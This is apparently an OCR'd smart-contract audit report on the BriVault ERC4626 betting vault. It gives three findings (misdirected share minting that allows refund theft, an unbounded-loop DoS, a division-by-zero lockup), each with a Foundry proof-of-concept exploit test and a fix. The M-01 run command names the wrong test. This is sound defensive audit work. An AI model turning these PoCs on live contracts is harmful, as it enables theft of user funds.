

BriVault Audit Report

Prepared by: jopantech

Table of Contents

Protocol Summary

Brivault implements a tournament betting vault using the ERC4626 tokenized vault standard. It allows users to deposit an ERC20 asset to bet on a team, and at the end of the tournament, winners share the pool based on the value of their deposits.

Disclaimer

The jopantech team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

Scope

```
├── src
│   ├── briTechToken.sol
│   └── briVault.sol
```

Roles

There are basically 2 roles in this protocol:

1. Owner:

LIMITATIONS:

- Only the owner can set the winner after the event ends.

2. Claimer:

RESPONSIBILITIES:

- Users have to send in asset to the contract (deposit + participation fee).

LIMITATIONS:

- Users should not be able to deposit once the event starts.
- Users should only join events only after they have made deposit.

Executive Summary

This audit examined briTechToken.sol, briVault.sol and supporting scripts to identify security issues that could lead to loss of funds, denial of service, or incorrect token distributions.

Issues found

Severity	Number of issues found
High	1
Medium	1
Low	1
Info	0
Total	**3**

Findings

High

[H-01] Incorrect share minting recipient in deposit() causes logic mismatch and potential unauthorized fund claims

Description

In ERC-4626-style vaults, deposit(uint256 assets, address receiver) should transfer assets from the caller to the vault and mint the resulting vault shares to receiver. After the call, receiver becomes the owner of those shares and is entitled to all future rewards and withdrawals.

In the current implementation, however, the vault records the deposited (post-fee) amount under stakedAsset[receiver], but mints the vault shares to msg.sender instead.

This leads to a logic mismatch between share ownership and staking records. A malicious user can exploit this by depositing on behalf of another address while keeping the minted shares. The receiver, who never deposited, is then eligible to call cancelParticipation() and receive a refund — effectively stealing funds from the depositor.

```
// briVault.sol
function deposit(uint256 assets, address receiver) public override returns
(uint256) {
    require(receiver != address(0));

    if (block.timestamp >= eventStartDate) {
        revert eventStarted();
    }

    uint256 fee = _getParticipationFee(assets);
    if (minimumAmount + fee > assets) {
        revert lowFeeAndAmount();
    }

    uint256 stakeAsset = assets - fee;

    // @audit Records credit for the receiver (post-fee)
    stakedAsset[receiver] = stakeAsset;

    uint256 participantShares = _convertToShares(stakeAsset);

    IERC20(asset()).safeTransferFrom(msg.sender, participationFeeAddress,
fee);
    IERC20(asset()).safeTransferFrom(msg.sender, address(this),
stakeAsset);
```

```
    // @audit Mints shares to the caller (msg.sender) instead of
`receiver`
    _mint(msg.sender, participantShares);

    emit deposited (receiver, stakeAsset);

    return participantShares;
}
```

Risk

Likelihood: High

- deposit() is public and commonly used.
- No restrictions on who the receiver can be.
- Trivial to exploit by specifying a receiver different from the depositor.

Impact: Critical

- The depositor (msg.sender) loses funds while another address (receiver) can withdraw or refund.
- Breaks ERC-4626 invariants and accounting consistency.
- Leads to user fund loss and broken protocol trust.

Proof of Concept

Add this function to test/briVault.t.sol (or run the supplied test in your test suite):

```
function test_DepositLogicMismatch() public {
        // initial balances
        uint256 user1Before = mockToken.balanceOf(user1);
        uint256 user2Before = mockToken.balanceOf(user2);
        uint256 vaultBefore = mockToken.balanceOf(address(briVault));
        uint256 feeAddrBefore =
mockToken.balanceOf(participationFeeAddress);

        console.log("=== BEFORE DEPOSIT ===");
        console.log("user1Before:", user1Before);
        console.log("user2Before:", user2Before);
        console.log("vaultBefore:", vaultBefore);
        console.log("feeAddrBefore:", feeAddrBefore);
        console.log("");

        // user1 deposits 10 ether but sets receiver = user2
        vm.startPrank(user1);
        mockToken.approve(address(briVault), 10 ether);
        briVault.deposit(10 ether, user2);
        vm.stopPrank();

        // compute expected fee & stake (1.5% = 150 bsp)
```

```
        uint256 fee = (10 ether * participationFeeBsp) / 10000;
        uint256 expectedStake = 10 ether - fee;

        console.log("=== AFTER DEPOSIT ===");
        console.log("fee charged:", fee);
        console.log("expected staked asset:", expectedStake);
        console.log("stakedAsset[user2]:", briVault.stakedAsset(user2));
        console.log("user1 shares:", briVault.balanceOf(user1));
        console.log("user2 shares:", briVault.balanceOf(user2));
        console.log("");

        // sanity check: recorded stake for user2 should equal stake after
fee
        assertEq(briVault.stakedAsset(user2), expectedStake);

        // user2 (who never paid) cancels participation and receives
refund
        vm.startPrank(user2);
        briVault.cancelParticipation();
        vm.stopPrank();

        // balances after exploit
        uint256 user1After = mockToken.balanceOf(user1);
        uint256 user2After = mockToken.balanceOf(user2);
        uint256 vaultAfter = mockToken.balanceOf(address(briVault));
        uint256 feeAddrAfter =
mockToken.balanceOf(participationFeeAddress);

        console.log("=== AFTER CANCEL ===");
        console.log("user1After:", user1After);
        console.log("user2After:", user2After);
        console.log("vaultAfter:", vaultAfter);
        console.log("feeAddrAfter:", feeAddrAfter);
        console.log("user1 shares still:", briVault.balanceOf(user1));
        console.log("user2 shares still:", briVault.balanceOf(user2));
        console.log("user1 net loss:", user1Before - user1After);
        console.log("user2 net gain:", user2After - user2Before);
        console.log("");

        // Assertions:
        // - user2 received the refunded stake (despite never paying)
        assertEq(user2After, user2Before + expectedStake, "user2 should
receive refund");

        // - user1 paid the original 10 ether (lost funds)
        assertEq(user1After, user1Before - 10 ether, "user1 should have
paid the deposit");

        // - participation fee was transferred to fee address
        assertEq(feeAddrAfter, feeAddrBefore + fee, "fee should be
collected");

        // - vault balance returned to initial (deposit then refund)
        assertEq(vaultAfter, vaultBefore, "vault should be back to its
```

```
initial balance");

        // - user1 still owns shares (minted to msg.sender), user2 has no
shares
        assertGt(briVault.balanceOf(user1), 0, "user1 should still own
shares");
        assertEq(briVault.balanceOf(user2), 0, "user2 should not own
shares");
}
```

Run with:

```
forge test --match-test test_DepositLogicMismatch -vvv
```

Recommended Mitigation

- Ensure that share minting and staking records align:

```
-    _mint(msg.sender, participantShares);
+    _mint(receiver, participantShares);
```

Medium

[M-01] DoS on setWinner() via unbounded iteration causes permanent vault lock

Description

The function setWinner() calls _getWinnerShares(), which iterates over every address in the usersAddress array to sum their shares:

```
// @audit Executes an unbounded loop over usersAddress
function _getWinnerShares() internal returns (uint256 totalWinnerShares) {
    for (uint256 i = 0; i < usersAddress.length; ++i) {
        address user = usersAddress[i];
        totalWinnerShares += userSharesToCountry[user][winnerCountryId];
    }
    return totalWinnerShares;
}
```

If the number of users (usersAddress.length) grows significantly (e.g., thousands of participants or Sybil addresses), this loop will exceed the block gas limit, causing setWinner() to revert.

As a result, the owner will never be able to finalize the tournament, and all funds within the vault will be permanently locked — creating a Denial of Service (DoS) scenario.

Risk

Likelihood: Medium

- Although not every vault will reach thousands of participants, a Sybil attacker can deliberately create many small deposits to trigger this.
- The issue stems from unbounded iteration in an on-chain loop.

Impact: High

- setWinner() fails permanently once the array grows too large.
- This blocks the entire finalization flow — rewards cannot be distributed, and user funds remain locked indefinitely.
- The impact is system-wide and irreversible without redeployment or admin intervention.

Proof of Concept

The following Foundry test demonstrates how a large usersAddress array causes setWinner() to revert due to gas exhaustion:

```
function test_DoS_SetWinnerOutOfGas() public {
    // Simulate many users joining
    for (uint256 i = 0; i < 2000; ++i) {
        address user = address(uint160(i + 1));
        vm.deal(user, 1 ether);
        vm.startPrank(user);
        mockToken.approve(address(briVault), 1 ether);
        briVault.deposit(1 ether, user);
        vm.stopPrank();
    }

    // Attempt to set winner — should run out of gas
    vm.startPrank(briVault.owner());
    vm.expectRevert(); // out-of-gas due to large iteration
    briVault.setWinner(1);
    vm.stopPrank();
}
```

Run with:

```
forge test --match-test test_NoWinnerPickedDivisionByZero -vvv
```

Expected result:

```
[FAIL: EvmError: Revert] test_DoS_SetWinnerOutOfGas() (gas: 1073720587)
```

Recommended Mitigation

- Avoid iterating over all participants during finalization. Instead, maintain an aggregated counter of total shares per country as deposits occur.

```
// Add this mapping
mapping(uint256 => uint256) public countryTotalShares;

// On joinEvent()
function joinEvent(uint256 countryId) external {
    uint256 participantShares = balanceOf(msg.sender);
    require(userSharesToCountry[msg.sender][countryId] == 0, "already
joined");
    userSharesToCountry[msg.sender][countryId] = participantShares;
+   countryTotalShares[countryId] += participantShares;
}

// On cancelParticipation()
function cancelParticipation(uint256 countryId) external {
    uint256 sharesBurnt = userSharesToCountry[msg.sender][countryId];
    userSharesToCountry[msg.sender][countryId] = 0;
+   countryTotalShares[countryId] -= sharesBurnt;
}

// _getWinnerShares() now becomes O(1)
function _getWinnerShares() internal view returns (uint256) {
-   for (uint256 i = 0; i < usersAddress.length; ++i) {
-       totalWinnerShares += userSharesToCountry[usersAddress[i]]
[winnerCountryId];
-   }
-   return totalWinnerShares;
+   return countryTotalShares[winnerCountryId];
}
```

Low

[L-01] Setting a winner with no participants causes division-by-zero and vault lockup

Description

When the tournament owner sets a winner, the contract later calculates each participant’s reward proportionally to their shares using the formula:

```
uint256 assetToWithdraw = Math.mulDiv(shares, vaultAsset,
totalWinnerShares);
```

Here, totalWinnerShares represents the total shares of users who selected the winning option.

However, if the owner sets a winner that no user has selected, then totalWinnerShares becomes 0. Any subsequent call to withdraw() or other reward-claiming functions will revert with a division-by-zero error inside Math.mulDiv, permanently preventing anyone from claiming or withdrawing funds.

This leads to a complete vault lockup — no participants can withdraw, and the event's assets remain frozen.

```
// briVault.sol
function withdraw() external {
    ...
    // @audit totalWinnerShares can be zero if no one picked the chosen
winner
    uint256 assetToWithdraw = Math.mulDiv(shares, vaultAsset,
totalWinnerShares);
    ...
}
```

Risk

Likelihood: Medium

- The owner can accidentally (or maliciously) set a winner that no one chose.
- The condition is rare but trivial to trigger intentionally.

Impact: High

- Causes a global denial of service: all withdrawals revert.
- Locks all user funds in the vault permanently.
- No user or admin can recover assets unless a separate rescue mechanism exists.

Proof of Concept

Add this test to your test/briVault.t.sol suite:

```
function test_NoWinnerPickedDivisionByZero() public {
    // Two users deposit different amounts
    vm.startPrank(user1);
    mockToken.approve(address(briVault), 10 ether);
    briVault.deposit(10 ether, user1);
    vm.stopPrank();
```

```
    vm.startPrank(user2);
    mockToken.approve(address(briVault), 5 ether);
    briVault.deposit(5 ether, user2);
    vm.stopPrank();

    // Fast-forward to after event end
    vm.warp(briVault.eventEndDate() + 1);

    // Owner sets a winner that nobody picked
    vm.startPrank(briVault.owner());
    briVault.setWinner(0); // assume index 0 was never chosen
    vm.stopPrank();

    // Any withdrawal attempt will now revert due to division by zero
    vm.startPrank(user1);
    vm.expectRevert(); // Division by zero inside Math.mulDiv
    briVault.withdraw();
    vm.stopPrank();
}
```

Run with:

```
forge test --match-test test_NoWinnerPickedDivisionByZero -vvv
```

Recommended Mitigation

- Add a guard clause to handle the edge case where no one picked the winning option:

```
function withdraw() external {
    ...
-   uint256 assetToWithdraw = Math.mulDiv(shares, vaultAsset,
totalWinnerShares);
+   if (totalWinnerShares == 0) {
+       revert NoWinnerParticipants(); // or refund logic for all
participants
+   }
+   uint256 assetToWithdraw = Math.mulDiv(shares, vaultAsset,
totalWinnerShares);
    ...
}
```